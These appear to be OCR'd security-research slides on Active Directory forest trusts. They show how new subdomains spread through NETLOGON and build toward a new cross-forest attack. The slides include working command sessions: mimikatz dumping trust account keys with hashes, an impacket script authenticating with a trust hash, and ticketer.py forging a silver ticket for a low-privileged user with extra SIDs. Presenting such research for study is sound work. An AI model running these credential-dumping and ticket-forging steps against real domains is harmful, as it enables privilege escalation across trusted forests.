FOREST_TRUST_INFO_RECORD
RecordLen: {78}
Flags: {0}
Timestamp: {15374774801245041835L}
RecordType: {2}
DataLen: {65}

Data:{
    SidLen: {24}

    Sid:{
        Revision: {1}
        SubAuthorityCount: {4}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {16}
        SubAuthority: {'\x15\x00\x00\x00\x8a\xa7\xa8\xf6\xf0\x99\x01\xbc\xfa|gp'}
    }
    DnsNameLen: {21}
    DnsName: {'forest-a.krbtgt.cloud'}
    NetbiosNameLen: {8}
    NetbiosName: {'forest-a'}
}
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-1258691798-1044536029-2789180221
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

[MS-ADTS] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/96e44639-eb3e-48c3-a565-1d67cceb3bad
Parser: https://github.com/dirkjanm/forest-trust-tools/blob/master/ftinfo.py


Two-way trust
Two-way trust
forest-a.local
sub.forest-a.local
forest-b.local
forest-c.local
Forest A
Forest B
Forest C


What about new domains

- Suppose a new subdomain is added in Forest A
- Will forest B automatically trust this domain too?
- How is the new domain communicated to Forest B?

- Let’s test it!

Adding a new subdomain

- The PDC of Forest B queries Forest A about every 24 hours
- Using the NETLOGON protocol and the **NetrGetForestTrustInformation** operation




```
10.0.1.5    10.0.1.4    DCERPC    287 Bind: call_id: 2, Fragment: Single, 3 context items: RPC_NETLOGON V1.0 (32bit
10.0.1.4    10.0.1.5    DCERPC    182 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 resu
10.0.1.5    10.0.1.4    RPC_NE…   366 NetrGetForestTrustInformation request
10.0.1.4    10.0.1.5    RPC_NE…   750 NetrGetForestTrustInformation response
```

- Uses the trust account to authenticate
- New subdomains in Forest A are automatically added to the **msDs-TrustForestTrustInfo** property of the **TrustedDomain** object in Forest B

Replicating the NETLOGON flow (1)


- Dump trust passwords in Forest A with mimikatz



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: FOREST-A.KRBTGT.CLOUD (forest-a / S-1-5-21-4138248074-3154221552-1885830394)

Domain: FOREST-B.KRBTGT.CLOUD (forest-b / S-1-5-21-2718814155-4002503294-3916132017)
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8
        * aes128_hmac       3831364f325d559d0017357d6178abd3
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8

 [ Out ] FOREST-B.KRBTGT.CLOUD -> FOREST-A.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       38e19ea58ae30fc627cb3461790ba012bb8770b3777ecaa66ccfe858530e1cdd
        * aes128_hmac       e3bbac1719bb0bf19f1ca104ef6f9a1f
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8
```

Replicating the NETLOGON flow (2)

- Custom impacket script to call **NetrGetForestTrustInformation**



```
user@localhost:~/impacket-py3$ python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes aad3b435b51404eeaad3b435b51404ee:cd79af
101564d0f025d3280764e765b8 -target-ip forest-a-dc.forest-a.krbtgt.cloud
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

               Flags:                           0
               ForestTrustType:                 ForestTrustDomainInfo
               Time:                            0
               ForestTrustData:
                   tag:                             2
                   DomainInfo:
                       Sid:
                           Revision:                        1
                           SubAuthorityCount:               4
                           IdentifierAuthority:             '\x00\x00\x00\x00\x00\x05'
                           SubAuthority:
                               [
                                    21,
                                    1258691798,
                                    1044536029,
                                    2789180221,
                               ]
                       DnsName:                         u'sub.forest-a.krbtgt.cloud'
                       NetbiosName:                     u'SUB' ,
           ]
   ErrorCode:                       0
```

Parser: https://github.com/dirkjanm/forest-trust-tools/blob/master/gettrustinfo.py

Designing a new forest trust attack (2)

- In theory we can add new domains (SIDs) to the other side of the trust
- Can’t be any existing domains, or any domain/SID from an existing trust
- So how useful is this?

What is a domain


- Ask any domain joined computer how many domains it trusts
- It will tell you: 2
  - Active Directory domain
  - Local domain (SAM)
- Local domain also has a domain SID and RIDs (such as RID 500 account for BUILTIN\Administrator)
- Active Directory is not aware of the SIDs of each member computer

Blind trust?


- Recall that a computer trusts Service Tickets encrypted with it’s password.

- Experiment:
  - Create fake Service Ticket with the SID of a user without privileges
  - Include <local domain SID>-500 as extra SID

Experiment: Silver ticket with regular user




```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ ticketer.py -spn cifs/forest-b-server.forest-b.krbtgt.cloud -domain forest-b.krbtgt.cl
oud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -user-id 1000 somelowprivuser -aesKey cf53c14d7011b29b1ec55c0dd114b5061339b3aa2160e
62051a6a88824364b3b -groups 513
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-b.krbtgt.cloud/somelowprivuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in somelowprivuser.ccache
```

